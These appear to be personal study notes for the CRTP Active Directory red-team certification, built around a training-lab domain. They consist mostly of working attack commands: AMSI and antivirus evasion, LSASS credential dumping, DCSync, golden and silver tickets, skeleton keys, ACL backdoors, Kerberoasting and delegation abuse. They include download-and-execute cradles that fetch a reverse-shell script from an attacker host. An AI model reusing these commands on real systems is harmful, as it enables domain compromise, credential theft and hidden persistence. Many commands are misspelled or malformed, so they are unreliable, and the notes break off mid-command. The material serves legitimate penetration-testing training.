CRTP

Active-Directory

global catalog >> contains information about every object in the directory

replication service >> distributes information across domain controllers

forest, domain, OUs >> basic building blocks of directory structure

powershell is NOT powershell.exe it is the system.management.automation.dll

powershell

a module can by loaded with

Import-Module C:\pathto module

---

list the module commands

Get-Command -Module <module_name>

---

download execute cradle

iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')

---

powershell detection

system-wide transcription, script block logging, antimalware scan interface (AMSI), constrained language mode(CLM) - integrated with applocker and WDAC(device guard)

---

execution policy bypass

powershell -ExecutionPolicy bypass

powershell -c <cmd>

powershell -encodedcommand

$env:PSExecutionPolicypreference= "bypass"

---

we will use http://github.com/OmerYa/Invisi-Shell for bypassing the security controls in powershell

it uses CLR Profiler API to perform a hook to the .net assemblies

---

we can use AMSItrigger (https://github.com/RythmStick/AMSITrigger) to identify the exact art of the script is detected by defender

AmsiTrigger_x64.exe -i C:\path_to_script

---

for full obfuscation see Invoke-Obfuscation (https://github/danielbohannon/Invoke-Obfuscation)

used for obfuscating the AMSI bypass

---

to avoid detection scan with amsitrigger, modify the detected code snippet, rescan with amsitrigger, repeat

u can reverse detected strings

mimikatz is the most heavily signature powershell script u must rename before scan it

u can remove comments, modify each use of "dumpcreds", modify the API calls that are detected, reverse the strings and the DLL string

---

kill chain

recon > domain_enum > local_priv_esc > admin_recon > lateral_movement >domain_admin_privs > cross_trust_attacks > persist_and_exfiltrate

domain_enum_tools

for the enumeration we can use >> the active directory module (https://github/samratashok/ADModule)

then we can import the module

bloodhound (https:/github.com/BloodHoundAD/BloodHound)

powerview (powershell) (https://github.com/ZeroDayLab/PowerSploit/blob/master/Recon/PowerView.ps1)

SharpView (C#) does not support filtering using pipeline

https://github.com/tevora-threat/SharpView

domain_enum

get current domain

Get-Domain >> powerview

Get-ADDomain >> active dir module

Get-Domain -Domain (domain_name)

Get-ADDomain -Identity (domain_name)

get domain sid for the current domain

Get-DomainSid

(Get-ADDomain).DomainSID

get domain policy for the current domain

Get-DomainPolicyData

(Get-DomainPolicyData).systemaccess

get domain policy for another doamin

(Get-DomainPolicyData -domain domainname)systemaccess

get domain controllers for the current domain

Get-DomainController

Get-ADDomainController

get domain controllers for other domain

Get-DomainController -Domain domainname

Get-ADDomainController -DomainName example.local -Discover

get a list of users in the current domain

Get-DomainUser

Get-DomainUser -Identity student

Get-ADUser -Filter * -Properties *

Get-ADUser -Identity student -Properties *

---

get list of all properties for users in the current domain

Get-DomainUser -Identity student -Properties *

Get-DomainUser -Properties samsccountname, logonCount

Get-ADUser *Property | select Name

Get-ADUser -Filter * -Properties * | select name, logoncount,@{expression={[datetime]::fromFileTime($_.pwdlastset)}}

---

search for particular sting in users attributes

Get-DomainUser -LDAPFilter “Description=*built*” | Select name,Description

Get-ADUser -Filter ‘description -like “*built*”’ -Properties Description | select name,Description

---

get list of computers in the current domain

Get-DomainComputer | select Name

Get-DomainComputer -OperatinSystem “*Server 2016*”

Get-DomainComputer -Ping

Get-ADComputer -Filter * | select Name

Get-ADComputer -Filter * -Properties *

Get-ADComputer -Filter ‘OperatingSystem -like “*server 2016*”’ -Properties OperatingSystem | select Name,OperatingSystem

Get-ADComputer -Filter * -Properties DNSHostnName | %{Test-Connection -Count 1 -ComputerName $_.DNShostname}

---

get list of the groups in the current domain

Get-DomainGroup | select Name

Get-DomainGroup -Domain <targetdomain>

Get-ADGroup -Filter * | select Name

Get-ADGroup -Filter * -Properties *

Get all groups with the word admin in it

Get-DomainGroup *admin*

Get-ADGroup -Filter ‘Name -like “*admin*”’ | select Name

---

get all the members of the DOMAIN ADMIN group

Get-DomianGroupMember -Identity “Domain Admins” -Recurse

Get-ADGroupMember -Identity “Domain Admins” -Recursive

---

get the group membership for a user

Get-DomainGroup -UserName “student”

Get-ADPrincipalGroupMembership -Identity student

---

list all the local group on a machine (needs admin privs)

Get-NetLocalGroup -ComputerName student -Listgroups

---

get members of all the local groups on a machine (needs admin privs)

Get-NetLocalGroup -ComputerName student -Recurse

---

get members of the “Administrators” on a machine

Get -NetLocalGroupMember -ComputerName student -GroupName Administrators

get actively logged users on a computer

Get-NetLoggedon -ComputerName <servername>

get locally logged users on a computer

Get-LoggedonLocal -ComputerName

get the last logged user on a computer

Get-LastLoggedOn -ComputeName <servername>

find shares on hosts in current domain

Invoke-ShareFinder -Verbose

find sensitive files on computer in the domain

Invoke-FileFinder -Verbose

get all fileservers of the domain

get-NetFileServer

get list of GPO in current domain

Get-DomainGPO

Get-DomainGPO -ComputerIdentity

get GPOs which use restricted groups for interesting users

Get-DomainGPOLocalGroup

Get users which are in local group of machine using GPO

Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity student

get machines where the given user is member of a specific group

Get-DomainGPOUserLocalGroupMapping -Identity sudent -Verbose

get OUs in a domain

Get-DomainOU

Get-ADOrganizationUnit -Filter * -Properties *

get GPO applied on an ou read GPOname form gplink attribute from Get-NetOU

Get-DomainGPO -Identity “”

Access control model

to access objects and resources in active dir based on

1- access tokens

2- security Descriptors (SID of the owner, DACL, SACL)

Access control list

it is a list of access control entries (ACE)

ACE >> who has permissions and what can be done on an object

DACL >> defines the permissions trustees (a user or group) have on an object
SACL >> logs success and failure audit messages when an object is accessed

ACLs are vital to security architecture of AD

---

get the ACLs associated with the specific object

get-DomainObjectAcl -SamAccountName student -ResolveGUIDs

---

get the ACLs associated with the specific prefix to be used for search

Get-DomianObjectAcl -SearchBase “LDAP://Cn=DomainAdmins,CN=, DC,,,,,,” -ResolveGUIDs -Verbose

---

we can also enumerate ACLs using the active dir module but without resolving GUIDs

(Get-Acl ‘SD:\CN=Administraotr,CN=User,,,,,’).Access

---

search for interesting ACEs

Find-InterestingDomainAcl -ResolveGUIds

---

get ACl associated with the spicific path

Get-PathAcl -Path “path”

Trusted Domain Objects

TDOa > represent the trust relationships in a domain

one way trust - unidirectional

two-way trust bi-directional

transitive

non-transitive

forest trusts

---

get list of all domain trusts for the current domain

Get-DomainTrust

Get-DomainTrust -Domain <domain_name>

Get-ADTrust

Get-ADTrust -Identity <domain_name>

---

get details about the current forest

Get-Forest

Get-Forest -Forest <forest_name>

Get-ADForest

Get-ADForest -Identity <forest_name>

---

get all domains in the current forest

Get-ForestDomain

Get-ForestDomain -Forest <forest_name>

(Get-ADForest).Domains

---

get all global catalog for the current forest

Get-ForestGlobalCatalog

Get-ForestGlobalCatalog -Forerst <forest_name>

Get-ADForest | select -ExpandProperty GlobalCatalog

---

map trusts of a forest

Get-ForestTrust

Get-ForestTrust -Forest <forest_name>

Get-ADTrust -Filter ‘msDS-TrustForestTrustInfo -ne”$null”’

---

user_hunting

find all machines on the current domain where the current user has local admin access

Find-LocalAdminAccess -Verbose

or

Get-NteComputer

then

Invoke-CheckLocalAdminAccess

---

u can use remote administration tools like WMI and powershell remoting

Find-WMILocalAdminAccess.ps1

Find-PSRemotingLocalAdminAccess.ps1

---

find computers where the domain admin has sessions

Find-DomainUserLocation -Verobse

Find-DomainUserLocation -UserGroupIdentity “RDPUsers”

it works like this

Get-DomainGroupMember then Get-DomainComputer then Get-NetSession/Get-NetLoggedon

---

find computers where a domain admin session is available and current use has admin access

Find-DomainUserLocation -CheckAccess

---

find computers where a domain admin session is available

Find-DomainUserLocation -Stealth

Privelege Escalation

missing patches
automated deployment
alwaysinstallelevated
misconfigured service
dll hijacking
ntlm relaying aka won’t fix

tools for windows privesc

powerup https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

PrivEsc https://github.com/enjoiz/Privesc

---

get service with unquoted paths and space in their name

Get-ServiceUnquoted -Verobse

---

get service where the current user can write to binary

Get-ModifiableServiceFile -Verbose

---

get the service whose configuration current user can modify

Get-ModifiableService -Verbose

---

run all checks from

-powerup
Invoke-AllChecks
-BeRoot
beroot.exe
-Privesc
Invoke-Privesc

-privesc check

Invoke-Privesc Check

-PEASS-ng

WinPEASx64.exe

---

domain-enumeration bloodhound

https://github.com/BloodHoundAD/BloodHound

supply data to bloodhound

Invoke-Bloodhound -CollectionMethod All

or

SharpHound.exe

or u can use this command to avoid detections

Invoke-Bloodhound -CollectionMethod All -ExcludeDC

---

powershell remoting

PSRemoting is like psexec but much more faster

PSRemoting useing WINRM

the emoting process runs as a high integrity process that is u get an elevated shell

---

one to one PSSession

New-PSSession

Enter-PSSession

---

one to many u can use

Invoke-Command

---

use this to execute commands or scriptblocks

Invoke-Command -Scriptblock {Get-Process} -ComputerName
(Get-Content <list_of_servers>)

command to execute scripts from files
Invoke-Command -FilePath "script_path" -ComputerName (Get-Content <list_of_servers>)

locally loaded function on the machine
Invoke-Command -ScriptBlock ${function:Get-PassHashes} - ComputerName (Get-Content <list_of_servers>)

function call within the script is used

Invoke-Commands -Filepath <file_path>-ComputerName (Get-Content <list_of_servers>)

execute statful commands

$Sess = New-PSSession -Computername "computer-name"
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-Process}
Invoke-Command -Session $Sess -ScriptBlock {Proc.name}

u can use winrs in place of PSRemoting to evade the logging

winrs -remote:erver1 -u:server1\administrator -p:Pass@1234 hostname

u can also use winrm.vbs COM objects of WSMan COM objects https://github.com/bohops/WSMan-WinRM

extracting credentials from LSASS

dump creds on local machine using mimikatz

Invoke-Mimiktz -Command '"sekurlsa::ekeys"'

using safetykatz (minidump of lsass and PEloader to run mimikatz)

safetykatz.exe “sekurlsa::ekeys”

dump creds using SharpKatz

SharpKatz.exe —command ekeys

dump creds using Dumpert

rundll32.exe C:\dumper,dump

using pypkatz

pypkatz.exe live lsa

using comsvcs.dll

tasklist /fi “IMAGENAME eq lsass.exe”

rundll32.exe C:\comsvcs.dll,MiniDump <lsass process ID> C:\users\public\lsass.dmp full

over pass the hash

Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /Domain:<Domain-Name> /aes256:<aes256key>
/run:powershell.exe

safetykatz.exe “sekurlsa::pth /user:administrator /Domain:<Domain-Name> /aes256:<aes256key> /run:cmd.exe” “exit”

(the above commands starts powershell session with a logon type9 like runas and netonly)

this command does not need elevation

rubeus.exe asktgt /user:administrator /rc4:<ntlmhash> /ptt

this one does

rubeus.exe asktgt /user:administrator /aes256:<aes256keys> /opsec /createnetonly:c:\windows\system32\cmd.exe /show /ptt

DSCync

we use it to extract creds from the dc without code execution

u need domain admin privs to get the kebtgt hash using this command

Invoke-mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'

SafetyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"

by default domain admin privs are required to run DCSync

.NET AV bypass

we need to focus on the bypass of the signature based detection by the windows defender

for that we gonna use techniques like obfuscation or string manipulation

we can use defendercheck >> https://github.com/matterpreter/DefenderCheck

we can test sharpkatz using defendercheck

DefenderCheck.exe <path to sharpkatz pinary>

u can use ConfuserEX to obfuscate the Rubeus pinary >> https://github.com/mkaring/ConfuserEx

we can use NetLoader to deliver our binary payloads >>https://github.com/Flangvik/NetLoader

it can be used to load binary and patch AMSI & ETW

Loader.exe -path http://$ip/SafetyKatz.exe

we also have AssemblyLoad.exe that can be used to load the NetLoader in memory form a url which then loads a binary from a filepath

AssemblyLoad.exe http://$ip/Loader.exe -path http://$ip/SaferyKatz.exe

AD Domain Dominance

after we got the domain admin now we heading for the EA and attacks across domains and forests and various kerberos attacks

first understand how kerberos auth work >> https://www.freecodecamp.org/news/how-does-kerberos-work-authentication-protocol/

persistence golden ticket

it is signed and encrypted by the hash of the krbtgt account which makes it a valid TGT

user account validation is not done by DC until TGT is older than 20 minutes, we can even delete/revoke accounts

the krbtgt hash could be used to impersonate any user with any privileges from even a non-domain machine

execute mimikatz on DC as DA to get krbtgt hash

Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername <DC>

on any machine

Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:<domian_name>

/sid:<sid> /krbtgt:<> id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the domain
/krbtgt:ff46a9d8bd66c6efd77603da26796f35	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys which is more silent.
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk Saves the ticket to a file for later use

u can use DSCync to get the krbtgt hash

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

Silver Ticket Attack

a valid TGS

encrypted and signed by the hash of the service account of the service running with that account (golden ticket signed by krbtgt hash)

services rarely check for the PAC (Privileged Attripute Certificate)

services will allow access to services themselves

persistence period 30 days for computer accounts

using the hash of the domain controller

Invoke-Mimikatz -Command '"kerberos::golden /domain:<domainname> /sid:<sid> /target:<DC-Fullname> /service:CIFS /rc4: /user:Administrator /ptt"'

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module (there is no Silver module!)
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the domain
/target:dcorp-dc.dollarcorp.moneycorp.local	Target server FQDN
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:6f5b5acaf7433b3282ac22e21e62ff22	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys which is more silent
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk

u can use silver ticket for the host SPN which allow us to schedule a task on the targrt

Invoke-Mimikatz -Command '"kerberos::golden /domain:<domainname> /sid:<sid> /target:<DC-Fullname> /service:HOST /rc4: /user:Administrator /ptt"'

schedule and execute a task

schtasks /create /S <domain_computer_name> /SC Weekly /RU "NT Autherity\SYSTEM" /TN "STCheck" /TR "powershell.exe -c 'ies (New-ObjectNet.WebClient).DownloadSting(''http://$IP/Invoke-PowerShellTcp.ps1'')'"

or use this command

schtasks /Rn /S <computer_name> /TN "STCheck"

Skeleton Key

it is an attack where it is possible to patch a domain controller (LSASS Process) so that it allows access as any user with single password

use this command to inject a skeleton key on a domain controller (DA piveileges required)

Invoke-Mimikatz -Command '"privelege::debug" "misc::skeleton"' -ComputerName <DC_Name>

now it is possible to access any machine with valid user and password (mimikatz)

Enter-PSSession -Computername <computername> -credential dc\Administrator

if the lsass process is protected we need to transfer the mimikatz.sys on disk of the target dc but it would be noise in logs - service installation

DSRM

directory service restore mode

on every DC there is a local admin whose password is the DSRM password

DSRM is requires when a server is promoted to domain controller

dump DSRM password (needs DA privs)

Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -Computername <DC>

compare the administrator hash with the admin hash

Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername <DC>

since it is the local administrator of the DC we can pass the hash to authenticate

before that DSRM logon behavior needs to be changed

Enter-PSSession -Computername -<DC>

New-ItemProperty "HKLM/System/CurrentControlSet/Control/Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD

pass the hash command

Invoke-Mimkatz -Command '"sekurlsa::pth /domain:<domian_name> /user:Administrator /ntlm:<ntlm_hash> /run:poweshell.exe"'

SSP

security support provider >> dll which provides ways for an application to obtain an authentcaed connection

some SSP pakages >> NTLM, kerberos, Wdigest, credSSP

mimikatz provides a custom SSP mimilib.dll

we can use mimikatz to inject into lsass

Invoke-Mimikatz -Command '"misc:memssp"'

AdminSDHolder

https://specopssoft.com/support/en/password-reset/understanding-privileged-accounts-and-adminsdholder.htm

SDPROP

security descriptor propagator >> runs every hour and compares the acl of protected groups with the acl of AdminSDHolder and overwrite the difference

- Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

we can use adminsdholder object we can use it as a back door to add user with full permissions to the adminsdholder object

it takes 60 minutes to user be added with full control to the AC of groups like domain admins without actually being a member of it

---

add full control permissions for a user to adminsdholder usnig PowerView

Add-DomianObjectAcl -TargetIdentity 'CN=Administrator,CN=System,dc-dollarcorp,dc=moneycorp,sc=local' -PrincipalIdentity student -Rights ALL -PrincipalDomain <domain_name> -TargetDomain <domain_name> -Verbose

---

using active directory module and EACE toolkit >> https://github.com/samratashok/RACE

Set-DcPermissions -Method AdminSDHolder -SAMAccountName student -Right GenericAll -DistinguishedName 'CN=Administrator,CN=System,dc-dollarcorp,dc=moneycorp,sc=local' -Verbose

---

other interesting permissons (resetpassword, writemebers) for a use to the adminsdholder

Add-DomainObjectAcl -TargetIdentity 'CN=Administrator,CN=System,dc-dollarcorp,dc=moneycorp,sc=local' -PrincipalIdentity student -Rights ResetPassword -PrincipalDomain <domain_name> -TargetDomain <domain_name> -Verbose

---

with the write members permission

Add-DomainObjectAcl -TargetIdentity 'CN=Administrator,CN=System,dc-dollarcorp,dc=moneycorp,sc=local' -PrincipalIdentity student -Rights WriteMembers -PrincipalDomain <domain_name> -TargetDomain <domain_name> -Verbose

---

run SDProp manually using invoke

Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose

---

for pre server 2008 machines

Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes 1 -showProgress -Verbose

---

check the domain admins permissions - powerview as normal user

Get-DomainObjectAcl -Identity 'domain Admins' -ResolveGUIDs | ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName$_.SecurityIdentifier);$_} | ?{$_.IdentityName -match "student1"}

---

using active direcroty module

(Get-Acl -Path 'AD:\CN=Domain Admins,CN=Users, DC=<domain_name>,DC=<domain_name>,DC=<domain_name>').Access | ?{$_IdentityReference -match 'student'}

---

abusing fullcontrol using powerview

Add-DomainGroupMember -Identity 'Domain Admins' -Members testda -Verbose

---

abusing fullcontrol with active directory module

Add-ADGroupMember -Identity 'Domain Admins' -Members testda

---

abusing reset password using powerview

Set-DomainUserPassword -Identity testda -AccountPassword (ConvertTo-SecureString "Password@123" -Asplaintext -Force) -verbose

---

abusing reset password using active directory module

Set-ADAccountPassword -Identity testda -NewPassword (ConvertTo-SecureString "Password@123" -Asplaintext -Force) -verbose

---

we can abuse much more ACLs with the domain admin privs like right abuse

---

add full control object

Add-DomainObjectAcl -TargetIdentity <domain_name> -PrincipalIdentity student -Rights All -principalDomain <domain_name> -TargetDomain <somain_name> -Verbose

---

using active directory module and RACE

Set-ADACL -SamAccountName student -DistinguishedName '<domain_DistinguishedName >' -Rigths GenericAll -Verbose

add rights to DCSync

Add-DomainObjectAcl -TargetIdentity 'DC=<domainame>,DC=<domainname>' -PrincipalIdentity

stedent -Rights DCSync -PrincipalDomain <domainname> -TargetDomain <domiannmae> -Verbose

using active directory module and RACE

Set-ADACL -SamAccountName student -DistinguisgedName 'DC=<domainame>,DC=<domainname>' -GUIDRight DCSync -Verbose

execute rights

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

or

SafetyKatz.exe "lsadump::dcsync /user:dcorp\krbtgt" "exit"

it is possible to modify security descriptors of multiple remote access to allow access to non-admin users and it is working well as a backdoor mechanism

administrative privs are required for this

WMI

acls can be modified to allow non-admins users access to securable objects using RACE toolkit

C:\AD\Tools\RACE-master\RACE.ps1

on local machine for student

Set-RemoteWMI -SamAccountName student -Verbose

on remote machine for student without explicit creds

Set-RemoteWMI -SamAccountName student -ComputerName <domian_controller> -namespace 'root\cimv2' -Verbose

on remote machine with explicit creds

Set-RemoteWMI -SamAccountName student -ComputerName <domian_controller> -Credeital

Administrator -namespace 'root\cimv2' -Verbose

on remote machine with permissions

Set-RemoteWMI -SamAccountName student -ComputerName <domian_controller> 'root\cimv2'

-Remote -verbose

using the RACE toolkit - PS Remoting backdoor not stable after 2020 patches

on local machine for student

Set-RemotePSRemoting -SamAccountName student -verbose

on remote machine for student without creds

Set-RemotePSRemoting -SamAccountName student -ComputerName <dc> -Verbose

on remote machine, remove the permissons

Set-RemotePSRemoting -SamAccountName student -ComputerName <dc> -Remove

using RACE or DAMP, with admin privs on remote machine

Add-RemoteRegBackdoor -ComputerName <dc> -Trustee student -verbose

as student, retrieve machine accont hash

Get-RemoteMachineAccountHash -ComputerName <dc> -verbose

retrieve local account hash

Get-RemoteLocalAccount -ComputerName <dc> -Verbose

retrieve domain cached creds

Get-RemoteCachedCredential -ComputerName <dc> -Verbose

Kerberoast

offline cracking of service account password

the TGS is encrypted with password hash of the service account this makes it possible to reguest a ticket and do offline password attack

because service account passwords are not frequently changed this has become a popular attack

find user accounts used as service accounts

active directory module

Get-ADUser -Filter {ServicePrincipalName -ne “$null”} -Properties ServicePrincipalName

find user accounts used as service accounts

with powerview

Get-DomainUser -SPN

use Rubeus to list kerberoast stats

Rubeus.exe kerberoast /stats

use Rubues to request a TGS

Rubeus.exe kerberoast /user:svcadmin /simple

to avoid detection based on encryption sowngrade for kerberos EType ,look for kerberostable accounts that only support RC4_HMAC

Rubeus.exe kerberoast /stats /rc4opsec

Rubeus.exe kerberoast /user:svcadmin /simple /rc4opsec

kerberoast all possible accounts

Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt

crack the ticket using john the ripper

john.exe —worldist=<word_list_path> <hases.txt>

Targeted Kerberoasting -AS-REPS

if a user’s User AccountControll have kerberos preauth is disabled it is possible to grab users’s crackable AS-REP and brute-force it offline

with sufficient right kerberos preauth can be forced to be disabled as well

enumerating accounts with kerberos preauth disapled

using powerview

Get-DomainUser -PreauthNotRequired -Verbose

with active dir module

Get-ADUser -Filter {DoesNotRequiredPreAuth} -eq $True} -Properties DoesNotRequiredPreAuth

force disable kerberos Preauth

let's enumerate the permissions for RDPUsers on ACLs using PowerView

Find-InterestingDomainAcl -ResolveGUIDs | ?{$_.IdentityreferenceName -match "RDPUsers"}

then

Set-DomainObject -Identity <user> -XOR @{useraccountcontrol=4194304} -Verbose

then

Get-DomainUser -PreauthNotRequired -verbose

request encrypted AS-REP for offline brute-force

let's use ASREPRpast

Get-ASREPHash -UserName <user> -verbose

to enumerate all the users with kerberos preauth disabled and requst a hash

Invoke-ASREProast -Verbose

then we can use john the ripper to crack the hashes offline

Set Spn

with enough rights we can Spn to anything

then we can request a TGS without special privs . the TGS can then be "kerberoasted"

lets enumerate the permissions for RDPUsers on ACLs using PowerView

Find-InterestingDomainAcl -resolveGUIDs | ?{$_.IdentityRefernceName -match "RDPUsers"}

using powerview see if the user already has a SPN

Get-DomianUser -Identity <user> | select serviceprincipalname

using active directory module

Get-ADUser -Identity <user> -Properties ServicePricipalName | select ServicePricipalName

set SPN for the user (must be unique)

Set-DomainObject -Identity <user> -Set @{serviceprincipalname='ops/whatever'}

using active directory module

Set-ADUser -Identity <user> -ServicePrincipalNames @{Add='ops/whatever'}

kerberoast the user

Rubeus.exe kerberoast /outfile:targetedhashes.txt

then crack it with john

Kerberos Delegation

delegation allows to reuse the end-user creds to access resources hosted on different server


it is useful in multi-tier service or a applications where kerberos double hop is required

for example users authenticate to web server and web makes requests to database . the web server can request access to resources on database server as the user and not as the web server's service account

in this example the service account for web service must be trusted for delegation to be able to make requests as a user

Priv Esc – Kerberos Delegation

- A user provides credentials to the Domain Controller.
- The DC returns a TGT.
- The user requests a TGS for the web service on Web Server.
- The DC provides a TGS.
- The user sends the TGT and TGS to the web server.
- The web server service account use the user's TGT to request a TGS for the database server from the DC.
- The web server service account connects to the database server as the user.



Types Of Delegation

- General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to access any service on any computer in the domain
- Constrained Delegation which allows the first hop server (web server in our example) to access only specified service on specified computers. if the user is not using kerberos authentication to authenticate to the first hop server, windows offers protocol transition to transition the requests to kerberos

in the two types a mechanism is required to impersonate the incoming user and authenticate to the second hop server as the user

Unconstrained Delegation

when is enabled the DC places user's TGT inside TGS. when presnted to the server with unconstrained delegation , the TGT is extracted from the TGS and stord in LSASS. this way server can reuse the user's TGT to access any other resource as the user

this could be used to escalate privs in case we comporomise the computer with unconstrained delegation and domain admin connects to that machine

discover domain computers which have unconstrained delegation enabled using powerview

Get-DomainComputer -UnConstrained

discover domain computers which have unconstrained delegation enabled using active dir module

Get-ADComputer -Filter {trustedForDelegation -eq $true}

Get-ADUser -Filter {trustedForDelegation -eq $true}

compromise the server where unconstrained delegation

we need to trick or wait for the domain admin to connect

we can force any user to connect to second machine of the domain by using the Printer Bug by using MS-RPRN

Printer Bug

we can capture the TGT of DC with rubeus

Rubeus.exe monitor /interval:5 /nowrap

and then we run the MS-RPRN.exe >>> https://github.com/leechristensen/SpoolSample

Ms-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local\\dcorp-dc.dollarcorp.moneycorp.local

we can also use PetitPotam.exe on dcorp-appsrv>> https://github.com/topotam/PetitPotam

PetitPotam.exe dcorp-appsrv dcorp-dc

then use rubueus

Rubeus.exe monitor /interval:5

copy the base64 encode TGT, remove extra spaces and use it on student vm

Rubeus.exe ptt /ticket:

once the ticket is injected, run DCSync:

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

Constrained Delegation


where Constrained Delegation is used a user authenticates to a web service without using kerberos and the web service makes requests to fetch results based on the user's authorization

to impersonate the user, service for use (S4U) extension is used which provides two extension

- service for user to self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of the user principal name without suppling a password
- service to user to proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service behalf of the user

Priv Esc – Constrained Delegation with Protocol Transition

- A user - Joe, authenticates to the web service (running with service account websvc) using a non-Kerberos compatible authentication mechanism.
- The web service requests a ticket from the Key Distribution Center (KDC) for Joe's account without supplying a password, as the websvc account.
- The KDC checks the websvc userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION attribute, and that Joe's account is not blocked for delegation. If OK it returns a forwardable ticket for Joe's account (S4U2Self).
- The service then passes this ticket back to the KDC and requests a service ticket for the CIFS/dcorp-mssql.dollarcorp.moneycorp.local service.
- The KDC checks the msDS-AllowedToDelegateTo field on the websvc account. If the service is listed it will return a service ticket for dcorp-mssql (S4U2Proxy).
- The web service can now authenticate to the CIFS on dcorp-mssql as Joe using the supplied TGS.



enumerate all the users with constrained delegation enabled with powerview

Get-DomainUser -trustedToAuth

Get-DomainComputer -TrustedToAuth

enumerate all the users with constrained delegation enabled with active dir module

Get-ADObject -Filter {msDS-AlloedToDelegateTo -ne $null"} -Properties msDS-AlloedToDelegateTo

using asktgt kekeo, we request a TGT (steps2,3 in the diagram)

kekeo# tgt::ask /user:websvc /domain::<domain_name> /rc4:

using s4u from kekeo, we request a TGS (steps4, 5)

tgs::s4u

/tgs:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCA /user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL

using mimikatz, inject the ticket

Ivoke-Mimikatz -Command '"kerberos::ptt

TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP>MONEYCORP.LCOAL.kirbi"'

check if you got the rigth privs

ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$

to abuse constrained delegation using rubeus, we can use the following command

Rubeus.exe s4u /user:websvc /aes256: /imporsonateuser:Administrator /msdsspn:CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL /ptt

then check if the attack was succesful

ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$

another interesting issue in kerberos is that the delegation occurs not only in the specific service but for any service running under the same account

---

using asktgt from kekeo we request a TGT

TGT::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moanycorp.local /rc4:

---

using s5u from kekeo_one (no SNAME validation)

tgs::s4u /tgt:TGT_drcorp-adminsrv$@DOLLARCORP>MONEYCORP>LOCAL_krbtgt~dollarvorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL /user:Administrator@dollarcorp.moneycorp.local /service:time/dcorp-dc.dollearcorp.moneycorp.LOCAL | ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL

---

using mimikatz

Invoke-Mimikatz -Command '"kerberos:ptt

